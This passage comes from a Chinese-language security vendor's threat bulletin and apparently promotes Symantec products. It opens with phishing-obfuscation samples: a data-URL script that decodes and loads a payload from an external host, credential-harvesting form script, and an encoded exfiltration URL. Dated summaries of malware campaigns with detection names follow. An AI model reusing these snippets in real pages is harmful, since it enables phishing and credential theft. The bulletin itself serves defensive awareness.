src='data:text/html;base64,tJcpgj=document;AYEhRW=window[atob("ZG9jdWl1bnQ")][atob("Y3Jl YXRlRWxlbWVudA")]("script");AYEhRW[atob("c3Jj")]="https://xmanprojec.life
/dyi/installer/host2.3/admin/js/mf.php?id=NS8tHv";tJcpgj["bo"+"dy"].appendChild(AYEhRW);'></script>
```

- 解碼函數：混淆通常使用解碼函數，例如：atob()、decodeURIComponent()、decodeURI()、unescape() 和 String.fromCharCode() 來隱藏惡意網頁、JavaScript 邏輯或內嵌資料。

```
<script>
  document.addEventListener("DOMContentLoaded", function(event) {
    // Define an object to store the email and its value
    var vars = {};
    // Extract email from the URL using regular expression
    window.location.href.replace(/[?&]+([^=&]+)=([^&]*)/gi, function(m,key,value) {
      vars[key] = value;
    });
    // Access the email from the vars object
    var email = vars["email"]; // Assuming the parameter name is "email"

    if (email) {
      document.getElementsByName('amg-email')[0].value = email;
      document.getElementsByName('amg-email')[0].readOnly = true;
      document.getElementsByName('amg-pass')[0].focus();
    }

    // Now you can use the 'email' variable as needed
    console.log("Email:", email);
    $(function() {
      var obj = $(".dream-add-container");
      obj.find(".new-dream").on("click", function() {
        $(this).hide();
        obj.find(".add-dream").stop().slideDown();
      }).end().find(".btn-cancel").on('click', function(){
        obj.find(".add-dream").stop().slideUp(function(){
          obj.find(".new-dream").stop().fadeIn();
        });
      });
    });
  });
</script>

<script>
var url = [redacted];
var mdk = "aHR0cHM6Ly9qaWFubG9uZ2dyb3Vwcy5jb20vbWFpbC9hb59vci5waHA=";
function _0xf0697f(_0x4a5b29,_0x180544,_0x1627d3,_0xb70bb3){return _0x2813(_0x4a5b29- -0x2b2,_0x
</script>
</body>
</html>
```

- Data 網頁 (URL)：攻擊者利用 Data 網頁 (URL) 來內嵌和混淆 HTML／JavaScript，並使用支援 JavaScript 執行的 MIME 類別，例如：application／javascript 或 SVG-images(image／svg+xml) 等。

整體而言，JavaScript 提升網路釣魚攻擊的複雜性，使其更加強大且更難被安全解決方案偵測到。儘管如此，下圖顯示賽門鐵克的郵件過濾／安全解決方案在對抗此類利用 HTML 功能攻擊時的效益。



賽門鐵克在先前的防護公告中已針對 HTML 類型的威脅提供主動式防護，而且賽門鐵克的地端自建及電子郵件安全服務仍可有效阻擋此類型的網路釣魚，以及一般的網路釣魚，這都歸功於專為保護組織免受此類威脅而設計的全面性先進過濾／安全防護技術的多層次組合。

賽門鐵克郵件過濾／安全解決方案

預測性垃圾郵件過濾系統專注於附件檔案的不同屬性，並適時部署其他電子郵件功能，以捕捉快速演變的電子郵件威脅環境中的變化。在預測性垃圾郵件過濾系統的支援下，以電子郵件為媒介的威脅會在造成損害之前被過濾和阻擋。事實證明，這種方法在協助偵測這些類型攻擊的頻繁變化方面也是卓有成效的。

欲深入瞭解更多有關賽門鐵克郵件安全雲端服務(Email Security.Cloud)的詳細資訊，請點擊此處。
欲深入瞭解更多有關 Symantec Messaging Gateway 的資訊，請點擊此處。

2024/12/10

以假視訊會議和線上會議軟體為陷阱，Web3求職者成為加密貨幣竊取惡意軟體Realst的目標

近年興起的區塊鏈、加密貨幣、NFT 等 Web 3 相關產業，也讓網路犯罪有更明確的攻擊目標，特別是加密貨幣衍生的威脅。有報告指出，最近有惡意軟體攻擊行動設陷阱，引誘欺騙受害者安裝視視訊會議和線上會議軟體，特別是針對 Web3 行業的求職者。該行動背後的威脅份子利用 AI 製造類似「Meetio」的假冒公司，以提高其正當公司的感覺。這些公司會聯絡目標安排視訊通話，讓使用者從其網站下載會議應用程式，並安裝加密貨幣竊取惡意軟體 Realst。該惡意軟體能夠從 macOS Keychain、各種以Chromium為核心的的瀏覽器、熱門的加密貨幣錢包等竊取敏感資料。

賽門鐵克已經於第一時間提供多種有效保護(SEP/SESC/SMG/SMSMEX/Email.Security.cloud/DCS/EDR)。以下說明為 Symantec 偵測到的惡意程式名稱及有效對應的防護機制：

自適應防護技術(包含於SESC)：

- ACM.Ps-RgPst!g1

VMware Carbon Black 產品的防護機制：

VMware Carbon Black 產品中既有政策就能阻止並檢測到相關的惡意指標。建議的基本政策是阻止所有類型的惡意軟體執行 (已知、可疑和垃圾程式)，並延遲雲掃描的執行，以便從 VMware Carbon Black Cloud 的信譽服務中獲得最大使用效益。

檔案型(基於回應式樣本的病毒定義檔)防護：

- OSX.Trojan.Gen
- SMG.Heur!gen
- Trojan Horse
- Trojan.Gen.MBT
- WS.Malware.1

網路層防護：

我們的 Webpulse (網頁脈衝) 網頁自動回饋框架以及其他先進的網路層防護技術，已將其列為如下分類的網頁型攻擊：

- Web Attack: Webpulse Bad Reputation Domain Request

基於網頁防護(如果您有使用WSS--地端或雲端網頁分類／過濾／安全服務)：

被發現的惡意網域名稱／IP位址已於第一時間收錄於不安全分類列表中。

2024/12/10

ActiveMQ遭到漏洞利用攻擊：Mauri勒索軟體以未修補程式的伺服器為目標

Apache ActiveMQ 是非常熱門的開源訊息代理程式，許多系統開發都會套用它。根據最近報導，威脅者正大肆開採濫用 Apache ActiveMQ 漏洞(CVE-2023-46604) 在未修補的系統上部署 Mauri 勒索軟體，特別是針對韓國的機構組織。這個嚴重等級的遠端程式碼執行 (RCE) 漏洞允許攻擊者遠端執行惡意指令，導致系統受損。它主要被駭客團體和個人用來安裝加密貨幣挖礦程式，然而，Mauri 勒索軟體的攻擊者現在則利用它來存取未經授權的伺服器。

賽門鐵克已經於第一時間提供多種有效保護(SEP/SESC/SMG/SMSMEX/Email.Security.cloud/DCS/EDR)。以下說明為 Symantec 偵測到的惡意程式名稱及有效對應的防護機制：

VMware Carbon Black 產品的防護機制：

VMware Carbon Black 產品中既有政策就能阻止並檢測到相關的惡意指標。建議的基本政策是阻止所有類型的惡意軟體執行 (已知、可疑和垃圾程式)，並延遲雲掃描的執行，以便從 VMware Carbon Black Cloud 的信譽服務中獲得最大使用效益。

檔案型(基於回應式樣本的病毒定義檔)防護：

- Ransom.Mauri
- Trojan Horse

- Trojan.Gen.MBT
- Trojan.Gen.NPE

基於機器學習的防禦技術：

- Heur.AdvML.A!500
- Heur.AdvML.C

網路層防護：

我們的 Webpulse (網頁脈衝) 網頁自動回饋框架以及其他先進的網路層防護技術，已將其列為如下分類的網頁型攻擊：

- Audit: Bad Reputation Application Activity
- Attack: Apache ActiveMQ RCE CVE-2023-46604
- Web Attack: Webpulse Bad Reputation Domain Request

基於安全強化政策(適用於使用DCS)：

- 賽門鐵克的重要主機防護系統：DCS～Data Center Security 其出廠就內建的系統鎖定政策，預設鎖定政策可保護底層作業系統免受 CVE-2023-46604 攻擊。
- 政策中的 DCS 網路規則可設定將 ActiveMQ 應用程式限制在受信任的用戶端。

更詳細的 DCS 資訊與工作原理，請下載 DCS 解決方案說明。

2024/12/09

駭客組織Earth Minotaur使用MOONSHINE漏洞利用攻擊套件部署DarkNimbus後門

據報導，駭客組織 Earth Minotaur 使用 MOONSHINE 漏洞利用攻擊套件入侵 Android 平台的手機等裝置，並部署 DarkNimbus 後門。該攻擊套件針對 Android 即時通訊 APP 的漏洞，尤其是鎖定藏族和維吾爾族社群的微信。DarkNimbus 是一個未經回報的 Android 後端門戶，其 Windows 對應版本可實現全面監控，並支援各種資料收集和設備控制功能。該攻擊採用社交工程伎倆，利用以 Chromium 為核心的瀏覽器漏洞，並使用 Crosswalk(XWalk) 將木馬植入其中。

賽門鐵克已經於第一時間提供多種有效保護(SEP/SESC/SMG/SMSMEX/Email.Security.cloud/DCS/EDR)。以下說明為 Symantec 偵測到的惡意程式名稱及有效對應的防護機制：

自適應防護技術(包含於SESC)：

- ACM.Ps-Rd32!g1
- ACM.Ps-RgPst!g1

基於行為偵測技術(SONAR)的防護：

- SONAR.SuspLaunch!g483

VMware Carbon Black 產品的防護機制：

VMware Carbon Black 產品中既有政策就能阻止並檢測到相關的惡意指標。建議的基本政策是阻止所有類型的惡意軟體執行 (已知、可疑和垃圾程式)，並延遲雲掃描的執行，以便從 VMware Carbon Black Cloud 的信譽服務中獲得最大使用效益。

檔案型(基於回應式樣本的病毒定義檔)防護：

- Backdoor.Winnti

- Trojan Horse
- Trojan.Gen.MBT
- W32.Faedevour
- WS.Malware.1

基於機器學習的防禦技術：

- Heur.AdvML.A!300
- Heur.AdvML.A!400
- Heur.AdvML.A!500
- Heur.AdvML.B
- Heur.AdvML.B!100
- Heur.AdvML.B!200

基於網頁防護(如果您有使用WSS--地端或雲端網頁分類／過濾／安全服務)：

被發現的惡意網域名稱／IP位址已於第一時間收錄於不安全分類列表中。

2024/12/08

俄羅斯政府機構成為Trinper後門的目標

一個名為 TaxOff 的威脅組織被發現以俄羅斯政府機構為目標，利用法律和金融主題的釣魚電子郵件傳送 Trinper 後門程式。Trinper 後門是一種多執行緒的 C++ 惡意軟體，利用 STL 容器、自訂序列化和緩衝區快取記憶體來提升效能。它還具有其他惡意功能，包括程式碼注入、檔案竄改和鍵盤記錄，並透過加密通道和網域前置的隱匿通訊技術與其 C&C 伺服器通訊。

賽門鐵克已經於第一時間提供多種有效保護(SEP/SESC/SMG/SMSMEX/Email.Security.cloud/DCS/EDR)。以下說明為 Symantec 偵測到的惡意程式名稱及有效對應的防護機制：

自適應防護技術(包含於SESC)：

- ACM.Ps-RgPst!g1
- ACM.Untrst-RgPst!g1

基於行為偵測技術(SONAR)的防護：

- SONAR.Dropper

VMware Carbon Black 產品的防護機制：

VMware Carbon Black 產品中既有政策就能阻止並檢測到相關的惡意指標。建議的基本政策是阻止所有類型的惡意軟體執行 (已知、可疑和垃圾程式)，並延遲雲掃描的執行，以便從 VMware Carbon Black Cloud 的信譽服務中獲得最大使用效益。

郵件安全防護機制：

不管是地端自建 (SMG／SMSEX) 的郵件過濾／安全閘道及主機防護、雲端郵件安全服務 (E-mail Security.Cloud) 以及郵件威脅隔離 (ETI)，都能提供終端用戶隔絕或隔離威脅於境外的保護 (威脅不落地)。

檔案型(基於回應式樣本的病毒定義檔)防護：

- Trojan Horse
- Trojan.Gen.MBT

- WS.Malware.1

基於機器學習的防禦技術：

- Heur.AdvML.A
- Heur.AdvML.C

基於網頁防護(如果您有使用WSS--地端或雲端網頁分類／過濾／安全服務)：

被發現的惡意網域名稱／IP位址已於第一時間收錄於不安全分類列表中。

2024/12/08

Socks5Systemz殭屍網路2.0最新版，提升混淆功能和C&C基礎架構

已觀察到，惡意軟體攻擊行動利用新版本的 Socks5Systemz 殭屍網路，其特色是更新的 C&C 基礎架構和增強的混淆技術。Socks5Systemz 殭屍網路自 2013 年起開始活躍，傳統上是作為獨立產品出售，或與其他惡意軟體 (例如：Andromeda、Smokeloader 和 Trickbot) 搭配整合，作為 SOCKS5 代理模組運作。該殭屍網路為 PROXY.AM 提供火力，PROXY.AM 是一項為犯罪活動提供代理出口節點的服務。

賽門鐵克已經於第一時間提供多種有效保護(SEP/SESC/SMG/SMSMEX/Email.Security.cloud/DCS/EDR)。以下說明為 Symantec 偵測到的惡意程式名稱及有效對應的防護機制：

自適應防護技術(包含於SESC)：

- ACM.Ps-Net!g1

基於行為偵測技術(SONAR)的防護：

- SONAR.SuspLaunch!g12

VMware Carbon Black 產品的防護機制：

VMware Carbon Black 產品中既有政策就能阻止並檢測到相關的惡意指標。建議的基本政策是阻止所有類型的惡意軟體執行 (已知、可疑和垃圾程式)，並延遲雲掃描的執行，以便從 VMware Carbon Black Cloud 的信譽服務中獲得最大使用效益。

檔案型(基於回應式樣本的病毒定義檔)防護：

- PUA.Gen.2
- Trojan Horse
- Trojan.Gen.MBT
- WS.Malware.1

基於機器學習的防禦技術：

- Heur.AdvML.A!300
- Heur.AdvML.A!400
- Heur.AdvML.A!500
- Heur.AdvML.B!100
- Heur.AdvML.B!200

基於網頁防護(如果您有使用WSS--地端或雲端網頁分類／過濾／安全服務)：

被發現的惡意網域名稱／IP位址已於第一時間收錄於不安全分類列表中。

2024/12/08

DroidBot：安卓平台上針對金融和政府機構的全新遠端存取木馬(RAT)

發現一種在安卓平台上針對金融和政府機構的全新遠端存取木馬 (RAT)，名為 DroidBot，以多個地區的金融機構和政府單位為目標。DroidBot 具備鍵盤記錄和使用者介面監控等間諜軟體功能，同時還採用隱藏的 VNC 和覆蓋攻擊方法。DroidBot 採用雙頻通訊，透過 MQTT 傳送離埠資料，並透過 HTTPS 接收入埠指令，以提升其運作效率與穩定性。

賽門鐵克已經於第一時間提供多種有效保護(SEP/SESC/SMG/SMSMEX/Email.Security.cloud/DCS/EDR)。以下說明為 Symantec 偵測到的惡意程式名稱及有效對應的防護機制：

賽門鐵克的端點防護行動裝置版本(IOS/Android)已將其歸類為以下威脅並提供最完善的保護能力：

賽門鐵克的端點防護行動裝置版本 (IOS/Android) 還能夠分析簡訊內容的鏈接。它利用比對賽門鐵克全球資安情資網路 (GIN) 重要來源之一 Symantec WebPulse 中的威脅情報檢查簡訊內容中的網址，並在該鏈接為可疑時會及時提醒用戶，以保護用戶免受簡訊 (SMS) 網路釣魚攻擊。

- AppRisk:Generisk
- Android.Reputation.2

基於網頁防護(如果您有使用WSS--地端或雲端網頁分類／過濾／安全服務)：

被發現的惡意網域名稱／IP位址已於第一時間收錄於不安全分類列表中。

2024/12/08

Shuckworm APT駭客集團使用Cloudflare通道來佈署GammaDrop惡意軟體

根據網路威脅聯盟 (Cyber Threat Alliance，CTA) 會員：RecordFuture 的報告，已經觀察到與俄羅斯有關的 APT 駭客集團：Shuckworm(也稱為 BlueAlpha) 使用 Cloudflare Tunnels 來部署 GammaDrop 惡意軟體，作為其傳輸鏈的一部分。該組織採用 HTML 挾帶 (HTML smuggling) 這種隱匿手法和複雜的技術來逃避偵測，並透過 DNS 快速傳輸讓追蹤 C&C 通訊的工作變得複雜。

賽門鐵克已經於第一時間提供多種有效保護(SEP/SESC/SMG/SMSMEX/Email.Security.cloud/DCS/EDR)。以下說明為 Symantec 偵測到的惡意程式名稱及有效對應的防護機制：

VMware Carbon Black 產品的防護機制：

VMware Carbon Black 產品中既有政策就能阻止並檢測到相關的惡意指標。建議的基本政策是阻止所有類型的惡意軟體執行 (已知、可疑和垃圾程式)，並延遲雲掃描的執行，以便從 VMware Carbon Black Cloud 的信譽服務中獲得最大使用效益。

檔案型(基於回應式樣本的病毒定義檔)防護：

- Trojan Horse
- Scr.Malcode!gen
- Web.Reputation.1

基於網頁防護(如果您有使用WSS--地端或雲端網頁分類／過濾／安全服務)：

被發現的惡意網域名稱／IP位址已於第一時間收錄於不安全分類列表中。

關於賽門鐵克 (Symantec)

賽門鐵克 (Symantec) 已於 2019/11 併入全球網通晶片巨擘--博通 (BroadCom，美國股市代號 AVGO，全世界網際網路流量有 99.9% 經過博通的網通晶片) 軟體事業部的企業安全部門 (SED)，特別是近年以半導體的嚴謹、系統化以及零錯誤思維來改造核心技術、管理框架以及整合最完整的資安生態體系，讓賽門鐵克的解決方案在穩定性、相容性、有效性以及資安生態系整合擴充性，有著脫胎換骨並超越業界的長足進步。博通 (Broadcom) 是務實的完美主義者，致力於追求卓越、關注細節並且有系統和紀律地投入科技創新與嚴謹工藝，同時也大大降低交易複雜性。Symantec 持續創新的技術能為日新月異的資安問題提供更好的解決方案，近三年 Symantec 很少出現在由公關機制產生的頭版文章中，而且在全球前兩千大企業的市佔率及營收成長均遠遠高於併入博通之前，增長幅度也領先其他競爭對手，是科技創新驅動的解決方案非常穩健可靠深受大型企業信賴的實證，也顯示大型企業顧客對轉型中的新賽門鐵克未來充滿信心。(美籍華人王嘉廉創辦的企業軟體公司，組合國際電腦（CA Technologies）以及雲端運算及「硬體虛擬化」的領導廠商--VMware， 也是博通軟體事業部的成員)。2021 年八月，因應國外發動的針對性攻擊日益嚴重，美國網路安全暨基礎架構安全管理署（CISA）宣布聯合民間科技公司，發展全國性聯合防禦計畫 JCDC(Joint Cyber Defense Collaborative)，而博通賽門鐵克是首輪被徵招的一線廠商，如就地緣政治考量，Symantec 也絕對是最安全的資安廠商。擁有更強大資源與技術為後盾的賽門鐵克已更專注於整合各種最新科技於既有領先業界的端點、郵件、網頁以及身分認證等安全解決方案。

關於保安資訊 www.savetime.com.tw

保安資訊團隊是台灣第一家專注在賽門鐵克解決方案的技術型領導廠商，被業界公認為賽門鐵克解決方案專家。自 1995 年起就全心全力專注在賽門鐵克資訊安全解決方案的技術支援、銷售、規劃與整合、教育訓練、顧問服務，特別是提供企業 IT 專業人員的知識傳承 (Knowledge Transfer)、協助顧客符合邏輯地解決資安問題本質的效益上，以及基於比原廠更孰悉用戶使用情境的優勢能提供更快速有效的技術支援回應，深獲許多中大型企業與組織的信賴，長期合作的意願與滿意度極高。許多顧客樂意與我們建立起長期的友誼，把我們當成可信任的資安建議者、可以提供良好諮商的資安策略夥伴以及總是第一個被想到的求助暨諮詢對象。

保安資訊連絡電話：**0800-381-500**。